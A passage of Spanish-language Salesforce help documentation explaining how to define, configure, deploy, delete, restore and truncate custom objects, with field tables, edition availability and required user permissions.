  Entre las funciones opcionales que puede personalizar se incluyen la activación de las búsquedas e informes, el seguimiento de las actividades, el seguimiento del historial de campos y hacer que el objeto esté disponible en el portal de clientes de Salesforce.

- Para actualizar la definición del objeto personalizado, haga clic en **Modificar** y actualice los campos que desee.

  Nota: Los campos `Permitir informes` y `Permitir actividades` y `Permitir buscar` no están bloqueados en Gestionado y editado y el desarrollador podrá modificarlos en versiones futuras del paquete gestionado.

- Para eliminar un objeto personalizado, haga clic en **Eliminar**.
- Para truncar un objeto personalizado, haga clic en **Truncar**.
- Para ver objetos personalizados eliminados, haga clic en el vínculo **Objetos eliminados**. El número total de objetos eliminados de su organización se muestra entre paréntesis.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Los paquetes gestionados no están disponibles en **Database.com**.

PERMISOS DE USUARIO

Para crear y modificar objetos personalizados:
- "Personalizar aplicación"

La página de detalles del objeto personalizado proporciona información acerca de varias características del objeto, incluyendo campos estándar, campos personalizados, seguimiento del historial del campo, relaciones, vínculos personalizados, formatos de búsqueda, formatos de página y límites del objeto. Tiene diferentes opciones:

- Haga clic en elementos individuales de los que desee ver más detalles.
- Para eliminar un campo personalizado, haga clic en **Eliminar** junto a su nombre en la sección Campos personalizados y relaciones.
- Para mostrar más elementos, haga clic en **Más** en la parte inferior de la página o en **Ver más** debajo de una lista relacionada.
- Haga clic en **Nuevo** para agregar directamente elementos nuevos.

Nota: Los porcentajes de límites de objetos están truncados, no redondeados. Por ejemplo, si su organización utiliza el 95,55% del límite de una personalización específica, el límite de objetos mostrará 95%.

CONSULTE TAMBIÉN

Directrices para hacer más rápidas las búsquedas
Objetos personalizados
Modificar objetos personalizados
Configuración de gestión de búsqueda de objetos

## Estado de implementación para objetos personalizados y objetos externos

Mientras desarrolla un objeto personalizado o un objeto externo, es posible que no desee que los usuarios vean e interactúen con él. Controle la visualización del nuevo objeto hasta que esté listo, por cuanto los cambios en el formato o la pérdida de datos resultantes de la eliminación de campos personalizados podrían frustrar a los usuarios.

Utilice la opción `Estado de implementación` en la definición del objeto para controlar el momento en que los usuarios podrán ver y utilizar el objeto así como la ficha personalizada, las listas relacionadas y los informes asociados a él.

- Seleccione "En desarrollo" como el `Estado de implementación` cuando cree primero su objeto personalizado u objeto externo. Al hacerlo, se oculta para los usuarios mientras lo diseña y lo prueba. Solo los usuarios con el permiso "Personalizar aplicación" pueden ver la ficha del objeto, los resultados de búsqueda, las listas relacionadas y los tipo de datos del informe.
- Cambie el `Estado de implementación` a "Implementado" cuando quiera permitir a todos los usuarios el uso del objeto y de cualquier ficha personalizada, listas relacionadas e informes asociados.
- Si realiza más mejoras después de la implementación de un objeto personalizado u objeto externo, puede volver cambiar el `Estado de implementación` a "En desarrollo".

Nota: El `Estado de implementación` de un tipo de informe personalizado cambia de `Implementado` a `En desarrollo` si su objetivo principal es un objeto personalizado o externo cuyo `Estado de implementación` cambia de igual forma.

CONSULTE TAMBIÉN

Directrices para hacer más rápidas las búsquedas

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Los objetos externos de Salesforce Connect están disponibles en: **Developer** Edition y por un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para implementar objetos personalizados y objetos externos:

- "Personalizar aplicación"

## Definir un objeto personalizado

Siga y almacene datos exclusivos para su organización. Siga los pasos dependiendo de la experiencia de Salesforce que esté utilizando.

Definir un objeto personalizado en Lightning Experience

Siga y almacene datos exclusivos para su organización. Si ve el icono del Iniciador de aplicación ( ⁝⁝⁝ ) en el lado izquierdo de la barra de navegación en la parte superior de su pantalla, está en Lightning Experience. En caso contrario, está en Salesforce Classic.

Definir un objeto personalizado en Salesforce Classic

Siga y almacene datos exclusivos para su organización.

Campos para definir objetos personalizados

Cuando crea un objeto personalizado, se requieren varios campos para definir cómo puede acceder al objeto.

Consideraciones para crear objetos personalizados

Antes de crear un objeto personalizado, asegúrese de que ha revisado las consideraciones.

CONSULTE TAMBIÉN

Directrices para hacer más rápidas las búsquedas

Descripción general de Relaciones de objeto

Definir la ayuda a nivel de objeto

## Definir un objeto personalizado en Lightning Experience

Siga y almacene datos exclusivos para su organización. Si ve el icono del Iniciador de aplicación ( ⁝⁝⁝ ) en el lado izquierdo de la barra de navegación en la parte superior de su pantalla, está en Lightning Experience. En caso contrario, está en Salesforce Classic.

1. Desde la esquina superior derecha de cualquier página en Configuración, haga clic en **Crear** > **Objeto personalizado**.
2. Cumplimente los campos de su objeto personalizado.
3. Guarde el nuevo objeto.

CONSULTE TAMBIÉN

Campos para definir objetos personalizados

Consideraciones para crear objetos personalizados

Definir un objeto personalizado

EDICIONES

Disponible en: Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear y modificar objetos personalizados:

- "Personalizar aplicación"

## Definir un objeto personalizado en Salesforce Classic

Siga y almacene datos exclusivos para su organización.

1. Desde Configuración, introduzca *Objetos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Objetos**.
2. Haga clic en **Nuevo objeto personalizado**.
3. Siga el asistente para cumplimentar los campos de su objeto personalizado.
4. Guarde el nuevo objeto.

CONSULTE TAMBIÉN

- Campos para definir objetos personalizados
- Consideraciones para crear objetos personalizados
- Definir un objeto personalizado

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear y modificar objetos personalizados:

- "Personalizar aplicación"

## Campos para definir objetos personalizados

Cuando crea un objeto personalizado, se requieren varios campos para definir cómo puede acceder al objeto.

Nota: Si un administrador creó una ficha sin incluir ayuda, póngase en contacto con su administrador si necesita ayuda con el método de funcionamiento de un objeto personalizado.

| Campo | Descripción |
|---|---|
| Etiqueta | Este nombre se utiliza para hacer referencia al objeto en una página de interfaz de usuario. |
| Etiqueta plural | Nombre en plural del objeto. Si crea una ficha para este objeto, este nombre se utiliza para la ficha. |
| Género | Si procede en el idioma predeterminado de la organización, especifique el género de la etiqueta. Este campo aparece en si el idioma predeterminado de la organización utiliza el género. A la configuración personal de idioma no le afecta que aparezca o no este campo. |
| Empieza con un sonido de vocal | Si procede en el idioma predeterminado de la organización, indique si la etiqueta debe ir precedida por "un" en vez de "una". |
| Nombre de objeto | Nombre único utilizado para hacer referencia al objeto cuando se utilice la API. En los paquetes gestionados, este nombre impide que haya conflictos en los nombres en las instalaciones |

EDICIONES

Disponible en: Lightning Experience y Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Campo | Descripción |
| --- | --- |
| | de paquetes. Utilice únicamente caracteres alfanuméricos y guiones bajos. El nombre debe comenzar por una letra y no tener espacios. No puede terminar con un guión bajo o tener dos guiones bajos consecutivos. |
| Descripción | Descripción opcional del objeto. |
| Configuración de la ayuda contextual | Define lo que se visualiza cuando un usuario hace clic en **Ayuda sobre esta página** de las páginas de inicio (descripción general), modificación y detalle, las vistas de listas y las listas relacionadas del registro del objeto personalizado.<br>Para mostrar la ayuda estándar de Salesforce disponible para cualquier registro de objeto personalizado, seleccione **Abra la ventana estándar Ayuda y formación de salesforce.com**.<br>Para mostrar la ayuda a nivel de objeto personalizado de su objeto personalizado, seleccione **Abra una ventana utilizando una página de Visualforce** y luego seleccione la página de Visualforce para utilizar como el destino del vínculo de ayuda sensible al contexto procedente de esas páginas del objeto personalizado.<br>Nota: Esta configuración no afecta al vínculo Ayuda y formación de la parte superior de la página. Ese vínculo siempre abre la ventana de Ayuda y formación de Salesforce. |
| Nombre del registro | Nombre utilizado en formatos de página, vistas de lista, listas relacionadas y resultados de búsquedas. |
| Tipo de datos | Tipo de campo (texto o numeración automática) del nombre del registro. Los registros que tienen Id. exclusivos en vez de nombres se numeran automáticamente y siempre son un campo de solo lectura. |
| Formato de presentación | Para un nombre de registro numerado automáticamente, introduzca el formato de visualización. Puede tener dos juegos de llaves. Para obtener más información, consulte Atributos de campos personalizados en la página 4679. |
| Número inicial | Para un nombre de registro numerado automáticamente, introduzca el número que hay que utilizar al crear su primer registro para este objeto personalizado. |
| Permitir informes | Hace que los datos de los registros de objetos personalizados estén disponibles para la elaboración de informes.<br>Para crear informes de objetos personalizados, seleccione **Otros informes** para la categoría de tipo de informes, a menos que el objeto personalizado esté relacionado con un objeto estándar. Si el objeto personalizado tiene una relación principal-detalle con un objeto estándar o una relación de búsqueda con un objeto |

| Campo | Descripción |
| --- | --- |
| | estándar, seleccione en su lugar el objeto estándar para la categoría del tipo de informe. |
| `Permitir actividades` | Permite a los usuarios asociar tareas y eventos de calendario programados relacionados con los registros de objetos personalizados. |
| `Permitir en grupos de Chatter` | Permite a los usuarios agregar registros de este tipo de objeto personalizado a grupos de Chatter.<br>Cuando `verdadero`, los usuarios con permisos pueden crear registros de este tipo de objeto utilizando el publicador del grupo. El registro creado se asocia con el grupo y aparece en la lista de registros del grupo. Cuando `falso`, los usuarios con permisos pueden utilizar el publicador de grupo para crear registros de este tipo de objeto, pero el registro no está asociado con el grupo. |
| `Habilitar divisiones` | Si su organización tiene divisiones activadas, seleccione esta opción para habilitar el objeto personalizado para las divisiones. Los registros de grupo de divisiones para resultados de búsqueda simplificados, vistas de lista, informes y otras áreas en Salesforce. Salesforce agrega un campo `División` al objeto personalizado. Si el objeto personalizado es el principal en una relación principal-detalle, los objetos personalizados en el lado de detalle también obtienen el campo `División` y heredan su división desde el registro principal. |
| `Disponible para el portal de clientes` | Hace que el objeto personalizado esté disponible para todos los usuarios del portal.<br>Esta opción sólo está disponible si su organización tiene un portal de clientes.<br>Si activa Comunidades en su organización, esta opción dejará de aparecer y todos los objetos personalizados estarán disponibles para su uso en sus comunidades. Si antes de activar Comunidades tenía un Portal de clientes y objetos personalizados sin esta opción seleccionada, estos objetos pasarán a estar disponibles para su uso en su Portal de clientes. |
| `Seguimiento de historial de campos` | Activa su organización para supervisar cambios realizados en campos de los registros de objetos personalizados. Por ejemplo, supervisa el usuario que cambió el valor del campo y el momento en que lo hizo, el valor que tenía antes de modificarse y el valor al que se cambió. Los datos del historial están disponibles para la elaboración de informes, de manera que los usuarios pueden crear fácilmente informes de seguimiento de auditoría cuando esta función está activada. |

| Campo | Descripción |
| --- | --- |
| `Permitir colaboración` | Cuando se activa este ajuste, el objeto personalizado es un objeto de aplicación de empresa. Cuando este ajuste no está activado, este objeto personalizado es un objeto de aplicación ligera.<br>Cuando este ajuste está activado, también debe activar `Permitir acceso a la API masiva` y `Permitir acceso a API de transmisión`. |
| `Permitir acceso a la API masiva` | Cuando se activa este ajuste, el objeto personalizado es un objeto de aplicación de empresa. Cuando este ajuste no está activado, este objeto personalizado es un objeto de aplicación ligera.<br>Cuando este ajuste está activado, también debe activar `Permitir colaboración` y `Permitir acceso a API de transmisión`. |
| `Permitir acceso a API de transmisión` | Cuando se activa este ajuste, el objeto personalizado es un objeto de aplicación de empresa. Cuando este ajuste no está activado, este objeto personalizado es un objeto de aplicación ligera.<br>Cuando este ajuste está activado, también debe activar `Permitir acceso a la API masiva` y `Permitir colaboración`. |
| `Estado de desarrollo` | Indica si el objeto personalizado está visible para otros usuarios. |
| `Permitir buscar` | Para permitir que sus usuarios busquen los registros de un objeto personalizado cuando realizan búsquedas, cree una ficha personalizada establecida en `Valor predeterminado activado` o `Valor predeterminado desactivado`. La creación de una ficha personalizada activa el ajuste **Permitir buscar** del objeto personalizado.<br>Los registros de objetos personalizados admiten búsquedas en la interfaz de usuario de Salesforce únicamente si el objeto personalizado está asociado con una ficha personalizada. No es obligatorio que los usuarios agreguen la ficha para su visualización. |
| `Agregar notas y archivos adjuntos...` | Permite a los usuarios adjuntar notas y archivos adjuntos a los registros de objetos personalizados.<br>Esta opción sólo está disponible cuando crea un nuevo objeto. |
| `Iniciar Asistente para nuevas fichas personalizadas` | Inicia el asistente de fichas personalizadas después de que haya guardado el objeto personalizado. |

CONSULTE TAMBIÉN

Definir un objeto personalizado

## Consideraciones para crear objetos personalizados

Antes de crear un objeto personalizado, asegúrese de que ha revisado las consideraciones.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Permisos de objeto**

En Enterprise Edition, Unlimited Edition, Performance Edition, Professional Edition y Developer Edition, cuando crea un objeto personalizado, los permisos "Leer", "Crear", "Modificar" y "Eliminar" de dicho objeto se desactivan para los perfiles que tienen desactivado "Ver todos los datos" o "Modificar todos los datos". Active el acceso a objetos personalizados en conjuntos de permisos o perfiles personalizados y asignarlos a los usuarios que necesiten acceso.

En Contact Manager Edition y Group Edition, cuando crea un objeto personalizado, los permisos "Leer", "Crear", "Modificar" y "Eliminar" de dicho objeto se activan para todos los perfiles.

**Modelo de colaboración**

Una configuración predeterminada para toda la organización que controla el modelo de colaboración de datos para los objetos personalizados. Para obtener más información, consulte Seguridad de objetos personalizados en la página 4647.

**Delegación de la administración de objetos personalizados**

Después de crear un objeto personalizado, puede delegar su administración a usuarios que no son administradores.

**Colas**

Después de crear un objeto personalizado, puede definir colas para distribuir la propiedad de los registros de objetos personalizados a sus usuarios.

CONSULTE TAMBIÉN

Definir un objeto personalizado

## Modificar objetos personalizados

Personalice la interfaz de usuario para los objetos personalizados mediante los siguientes métodos:

- Creación de una ficha personalizada (consulte Fichas personalizadas)
- Creación de relaciones y campos personalizados (consulte Definir campos de objetos personalizados en la página 4626)
- Agregue botones y vínculos personalizados para ejecutar acciones o vínculos a otras páginas o sitios Web (consulte Definir botones y vínculos personalizados en la página 5511)
- Defina los campos que desea mostrar a los usuarios en las páginas de detalles y modificación de registros (consulte Crear formatos de página para objetos personalizados en la página 4561)
- Especifique los campos que los usuarios podrán ver en los resultados de búsquedas, cuadros de diálogo de búsqueda y listas clave en las fichas de objeto personalizado (consulte Personalizar formatos de búsqueda para objetos personalizados en la página 4646)
- Para crear tipos de registro para mostrar diferentes valores de lista de selección y formatos de página para distintos usuarios según sus perfiles (consulte Crear tipos de registro para objetos personalizados en la página 4645)

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para personalizar objetos personalizados:

- "Personalizar aplicación"

## Definir campos de objetos personalizados

Los campos de objeto personalizado almacenan los datos relativos a los registros de objetos personalizados.

**Campos personalizados para objetos personalizados**

Puede crear campos personalizados para almacenar información exclusiva de su organización. También puede crear campos de relaciones personalizados para asociar su objeto personalizado a otro objeto en Salesforce.

**Campos estándar de los objetos personalizados**

Los objetos personalizados incluyen los campos estándar de forma automática. Haga clic en **Modificar** para cambiar cualquiera de los campos que se prestan a modificación.

| Campo | Descripción |
|---|---|
| `Creado por` | Usuario que ha creado el registro. |
| `Divisa` | Divisa del registro si se ha activado la multidivisa. |
| `División` | División a la que pertenece el registro de objeto personalizado. Los objetos personalizados que actúan como "detalle" en una relación principal-detalle heredan la división del objeto principal. Del mismo modo, los objetos personalizados que no guardan relación alguna con otros registros se incluyen automáticamente en la división global. Disponible únicamente en organizaciones que emplean divisiones para segmentar sus datos. |
| `Autor de la última modificación` | Usuario que ha realizado la modificación más reciente del registro. |
| `Nombre` | Identificador para el registro de objeto personalizado. Este nombre aparece en formatos de página, listas relacionadas, cuadros de diálogo de búsqueda, resultados de búsqueda y listas clave en páginas de inicio de las fichas. De manera predeterminada, este campo se agrega al formato de página del objeto personalizado como campo obligatorio. |
| `Propietario` | Propietario asignado del registro de objeto personalizado. Si el objeto personalizado se convierte en el lado de detalle de la relación principal-detalle, este campo se eliminará ya que la propiedad de los datos está controlada por el objeto principal, o por el objeto principal primario de un objeto personalizado con dos relaciones principal-detalle.<br><br>Nota: Los objetos personalizados del lado de "detalle" de una relación |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Las divisiones no están disponibles en **Database.com**

PERMISOS DE USUARIO

Para ver y modificar los campos estándar:

- "Personalizar aplicación"

Para crear campos personalizados:

- "Personalizar aplicación"

| Campo | Descripción |
| --- | --- |
| | principal-detalle no pueden tener reglas de colaboración, colaboración manual ni colas, ya que estas funciones requieren el campo `Propietario`. |

## Eliminar objetos personalizados

Cuando elimina un objeto personalizado, Salesforce no lo agrega a la papelera. En su lugar, los objetos eliminados aparecen en la lista Objetos eliminados durante 15 días. Durante este tiempo, el objeto y sus datos se *eliminan temporalmente*, lo que significa que puede restaurar o eliminar permanentemente (*eliminación masiva*) el objeto y sus datos. Después de 15 días, el objeto y sus datos se eliminan permanentemente de forma automática.

Los elementos personalizados eliminados temporalmente y sus datos se contabilizan con respecto a los límites de su organización; los elementos eliminados temporalmente, no.

Para eliminar un objeto personalizado:

1. Desde la configuración de gestión de objetos de objetos personalizados, haga clic en **Eliminar** junto al objeto que desea eliminar.
2. Cuando se le solicite, seleccione la casilla de verificación `Sí, deseo eliminar el campo personalizado` para confirmar y haga clic en **Eliminar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para eliminar objetos personalizados:
- "Personalizar aplicación"

### ¿Por qué no puedo eliminar un determinado objeto personalizado?

No es posible eliminar un objeto personalizado si:

- Está en el lado principal de una relación principal-detalle
- Contiene campos personalizados que se utilizan en un campo de resumen de otro objeto.
- Se hace referencia a él en Apex, una página de Visualforce o una instantánea de creación de informes.
- Se hace referencia a él por una regla de duplicados o una regla de coincidencia.
- Contiene más de 100.000 registros. Si el objeto que desea eliminar tiene más de 100.000 registros, elimine primero un número adecuado de registros y, a continuación, elimine el objeto.

### Resultados de la eliminación de objetos personalizados

Cuando elimine un objeto personalizado, Salesforce:

- Muestra el mensaje `Privilegios insuficientes` si alguien hace clic en un favorito que lleva hacia la URL de un registro de objeto personalizado eliminado.
- Elimina el objeto de los paquetes de AppExchange de Force.com.
- Cambia la relación principal-detalle por una relación de búsqueda, si el objeto eliminado está del lado de detalles de una relación principal-detalle.
- Elimina o borra:
  - La ficha personalizada del objeto
  - Las vistas de listas y las reglas de flujo de trabajo del objeto
  - Los ajustes de configuración de Mobile, incluyendo conjuntos de datos, vistas de Mobile y campos excluidos

  - Los tipos de informe estándar asociados al objeto y los informes basados en tipos de informe estándar si el objeto eliminado se encuentra en el lado de detalle de la relación principal-detalle:

- Ocultará, inactivará o desactivará:
  - La definición de objeto personalizado y las definiciones relacionadas
  - Los registros del objeto y los registros relacionados, incluidos los registros de la papelera
  - Los tipos de informe personalizado para los que el objeto eliminado es el objeto principal
  - Los informes personalizados para los que el objeto eliminado es el objeto principal
  - Los campos de fórmula personalizados de este objeto
  - Los procesos de aprobación y las reglas de validación personalizadas de ese objeto

Nota: Muchos elementos eliminados, ocultos, inactivos o deshabilitados pueden restaurarse si cancela la eliminación del objeto personalizado. Consulte Gestionar objetos personalizados eliminados para obtener información sobre la restauración de objetos personalizados eliminados.

## Resultados de la eliminación permanente de objetos personalizados

Cuando un objeto personalizado se elimina de forma permanente, ya sea de forma manual o automáticamente después de 15 días:

- La definición y los datos del objeto personalizado se eliminan de forma permanente y no pueden restaurarse.
- El objeto personalizado y sus datos ya no se incluyen en los límites de su organización.
- Si el objeto eliminado está en el lado de detalle de una relación principal-detalle, los registros principales que estén en la Papelera actualmente no podrán restaurarse si uno o más registros de detalles se eliminaron como resultado de la eliminación de un registro principal. Si intenta cancelar la eliminación del registro principal aparecerá un error.

  Nota: Esto solo ocurre cuando se ha eliminado de forma permanente la definición de objeto personalizado de los registros de detalle eliminados, pero el registro principal se encuentra en la Papelera.

CONSULTE TAMBIÉN

Gestionar objetos personalizados eliminados

Configuración de gestión de búsqueda de objetos

## Gestionar objetos personalizados eliminados

Los objetos personalizados eliminados aparecen en la lista Objetos eliminados durante 15 días. Durante este tiempo, puede decidir eliminar permanentemente el objeto y sus datos o restaurarlos. Si restaura un objeto personalizado, puede que necesite realizar una limpieza manual para restaurar las vistas de listas y otras personalizaciones que utilicen el objeto.

- Para ver una lista de objetos personalizados eliminados:
  1. Vaya a la configuración de gestión de objetos para objetos personalizados.
  2. Haga clic en **Objetos eliminados** en la parte inferior de la lista.

  El vínculo Objetos eliminados sólo aparece cuando tiene como mínimo un objeto personalizado eliminado en su organización. El número entre paréntesis indica el número total de objetos personalizados eliminados.
- En la lista Objetos eliminados, también puede realizar lo siguiente:
  - Haga clic en la etiqueta del objeto para ver información detallada sobre el mismo
  - Haga clic en **Borrar** para eliminar permanentemente el objeto y sus datos
  - Haga clic en **Recuperar** para restaurar el objeto y sus datos

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para restaurar objetos personalizados eliminados:
- "Personalizar aplicación"

Para eliminar permanentemente objetos personalizados:
- "Personalizar aplicación"

### Resultados de la eliminación permanente de objetos personalizados

Cuando un objeto personalizado se elimina de forma permanente, ya sea de forma manual o automáticamente después de 15 días:

- La definición y los datos del objeto personalizado se eliminan de forma permanente y no pueden restaurarse.
- El objeto personalizado y sus datos ya no se incluyen en los límites de su organización.
- Si el objeto eliminado está en el lado de detalle de una relación principal-detalle, los registros principales que estén en la Papelera actualmente no podrán restaurarse si uno o más registros de detalles se eliminaron como resultado de la eliminación de un registro principal. Si intenta cancelar la eliminación del registro principal aparecerá un error.

  Nota: Esto solo ocurre cuando se ha eliminado de forma permanente la definición de objeto personalizado de los registros de detalle eliminados, pero el registro principal se encuentra en la Papelera.

### Limitaciones para la restauración de objetos personalizados truncados

Las copias de los objetos personalizados truncados también aparecen en la lista de objetos eliminados. Los objetos personalizado truncados no se pueden restaurar a su estado original. Las copias sin eliminar de objetos truncados tienen un nuevo nombre y una nueva URL, y algunos campos y datos *no* se pueden restaurar manualmente.

### Restauración de un objeto personalizado a su estado anterior a la eliminación

Cuando restaura un objeto personalizado eliminado, sus registros también se recuperan, incluidos los que estén en la papelera.

Nota: Pueden pasar varias horas antes de que pueda buscar los registros del objeto recuperado.

Para asegurarse de que restaura el objeto a su estado totalmente funcional anterior a la eliminación, compruebe todas las condiciones y personalizaciones afectadas y arréglelas manualmente si es necesario.

**Paquetes de AppExchange**
Añada el objeto personalizado a cualquier paquete de AppExchange de Force.com adecuado.

**Fichas personalizadas**
Vuelva a crear una ficha personalizada para el objeto y agréguela a todas las aplicaciones personalizadas que lo utilicen.

**Vistas de listas, informes y reglas de flujo de trabajo**
Vuelva a crearlos.

**Reglas de validación y procesos de aprobación**
Vuelva a activarlos.

**Campos de fórmula**
Abra y guarde los campos de fórmula personalizados del objeto para volver a activarlos.

**Formatos de página**
Los formatos de página se restauran automáticamente en el objeto recuperado. Los formatos de página también se restauran automáticamente en otros objetos que utilicen el formato de página en una lista relacionada, siempre que el formato de página no se modificara mientras el objeto estaba eliminado. De lo contrario, tendrá que volver a agregar la lista relacionada al otro objeto.

**Tipos de informes personalizados**
Para tipos de informes personalizados en los que el objeto eliminado no fuera el objeto principal, vuelva a agregar la referencia al objeto restaurado. Los informes basados en el tipo de informe personalizado se restaurarán automáticamente si no se modificaron mientras el objeto estaba eliminado. Vuelva a crear los informes que se hayan modificado.

**Relaciones**
Si el objeto personalizado eliminado estaba en el lado de detalle de una relación principal-detalle, Salesforce lo convirtió en una relación de búsqueda. Vuelva a cambiarla a una relación principal-detalle.

**Nombre del desarrollador**
El nombre del desarrollador del objeto se ha cambiado a *`nombreobjeto`*`_del`. Vuelva a cambiarlo al nombre original, *`nombreobjeto`*`_c`, para que las personalizaciones que utilicen el nombre funcionen correctamente.

**Estado de desarrollo**
Si el objeto personalizado se eliminó, el campo `Estado de desarrollo` se configuró como En desarrollo. Cuando haya restaurado todas las personalizaciones afectadas en el objeto recuperado, vuelva a cambiar su estado a Implementado.

CONSULTE TAMBIÉN

Eliminar objetos personalizados

Truncado de objetos personalizados

Configuración de gestión de búsqueda de objetos

## Truncado de objetos personalizados

Es importante comprender lo que supone truncar un objeto antes de utilizarlo para eliminar registros.

Truncar un objeto personalizado le permite eliminar todos los registros del objeto mientras mantiene el objeto y sus metadatos. El truncado de objetos personalizados es similar a la opción de eliminación masiva disponible para objetos estándar.

Cuando trunca un objeto personalizado, todos los registros del objeto se eliminan de forma permanente, pero la definición del objeto permanece. Los registros ya no cuentan en los límites de su organización.

Por lo contrario, si *elimina* un objeto personalizado, el objeto se traslada a la lista Objetos eliminados durante 15 días. Después de eso. el objeto y sus registros se eliminan de forma permanente.

**Importante:** Los objetos personalizado truncados no se pueden restaurar a su estado original.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

No puede truncar objetos estándar u objetos personalizados que:

- Que hagan referencia a otro objeto mediante un campo de búsqueda o que se encuentran en el lado principal de una relación principal-detalle
- Se hace referencia a ellos en una instantánea de creación de informes
- Cuenta con un índice personalizado o un Id. externo
- Tiene tablas reducidas activadas

Además, no puede truncar objetos personalizados cuando su organización alcanza su límite en objetos personalizados permitidos.

El truncado de un objeto personalizado elimina:

- Todos los registros que se encuentran en la papelera del objeto personalizado actualmente
- El historial del objeto personalizado
- Eventos relacionados, tareas, notas y archivos adjuntos de cada registro eliminado

El truncado de un objeto personalizado descompone:

- Marcadores a los objetos truncados y sus registros. Si alguien hace clic en un marcador al objeto personalizado truncado o a una URL de un registro eliminado, Salesforce muestra el mensaje `Privilegios insuficientes`.
- Secuencias de comandos de Apex y páginas de Visualforce con referencias a un objeto truncado o un registro.

Después de truncar un objeto personalizado, puede continuar utilizando el objeto personalizado y agregando nuevos registros. Salesforce conserva:

- La definición de objeto personalizado y todas las definiciones relacionadas
- Reglas, acciones y desencadenadores de reglas de trabajo
- Reglas de colaboración asociadas con el objeto personalizado
- Reglas de validación y procesos de aprobación
- Relaciones detalle principal y campos de fórmula
- Traducciones
- Parámetros de configuración de Mobile

Cuando trabaje con trabajos truncados, recuerde que:

- La ficha del objeto truncado tiene una nueva URL, por lo que se deben crear nuevos marcadores.
- La vistas de listas e informes se deben actualizar después del truncado.
- Los campos de resumen se deben volver a calcular después del truncado.

- No hay asistencia para el truncado en la API.
- Para truncar objetos que contiene relaciones principal-detalle, primero trunque los objetos de detalle (secundarios) y luego los objetos principales trabajando en el árbol de relaciones.

CONSULTE TAMBIÉN

Truncar objetos personalizados

Gestionar objetos personalizados eliminados

## Truncar objetos personalizados

El truncado de objetos personalizados le permite eliminar de forma permanente todos los registro de objetos pero mantiene los objetos vacíos y sus metadatos.

**Importante:** El truncado de objetos personalizados causa algunas cambios irreversibles en el objeto truncado y sus registros. Antes del truncado, consulte Truncado de objetos personalizados. A continuación, active la función para su organización introduciendo `Interfaz de usuario` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Interfaz de usuario** y seleccione el permiso.

El truncado de objetos personalizados es una forma rápida de eliminar todos los registros de un objeto personalizado de forma permanente a la vez que mantener el objeto y sus metadatos para su uso en el futuro. El truncado es útil, por ejemplo, si ha creado un objeto personalizado y lo ha completado con registros de prueba. Cuando termine con los datos de prueba, puede truncar el objeto para depurar los registros de prueba, pero mantenga el objeto y póngalo en producción. Esto es mucho más rápido que los registro de eliminación de lotes y posiblemente vuelva a crear el objeto.

1. Vaya a la configuración de gestión de objetos para objetos personalizados.
2. Haga clic en un nombre de objeto para ir a la página de detalles del objeto y, a continuación, haga clic en **Truncar**.
3. En la ventana Confirmar truncado de objeto personalizado, revise las advertencias y luego introduzca el nombre del objeto para truncar en el campo vacío.
4. Haga clic en **Truncar**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para truncar objetos personalizados:

- "Personalizar aplicación"

CONSULTE TAMBIÉN

Gestionar objetos personalizados eliminados

Configuración de gestión de búsqueda de objetos

# Seguir el uso de objetos personalizados de su organización por tipo de licencia de usuario

Para realizar un seguimiento del número de objetos personalizados a los que se han asignado sus usuarios, cree un tipo de informe personalizado con los objetos Licencias de usuario y Uso de objeto personalizado por mediciones de licencia de usuario.

1. En Configuración, introduzca *Tipos de informe* en el cuadro Búsqueda rápida y, a continuación, seleccione **Tipos de informe**.
2. Haga clic en **Nuevo tipo de informe personalizado**.
3. Cumplimente los campos.

| En el campo... | Escriba o seleccione... |
|---|---|
| Objeto principal | Licencias de usuario |
| Etiqueta de tipo de informe | Una etiqueta para este tipo de informe. La etiqueta aparece cuando los usuarios crean un informe.<br>Por ejemplo, *Uso de objetos personalizados por licencia de usuario*. |
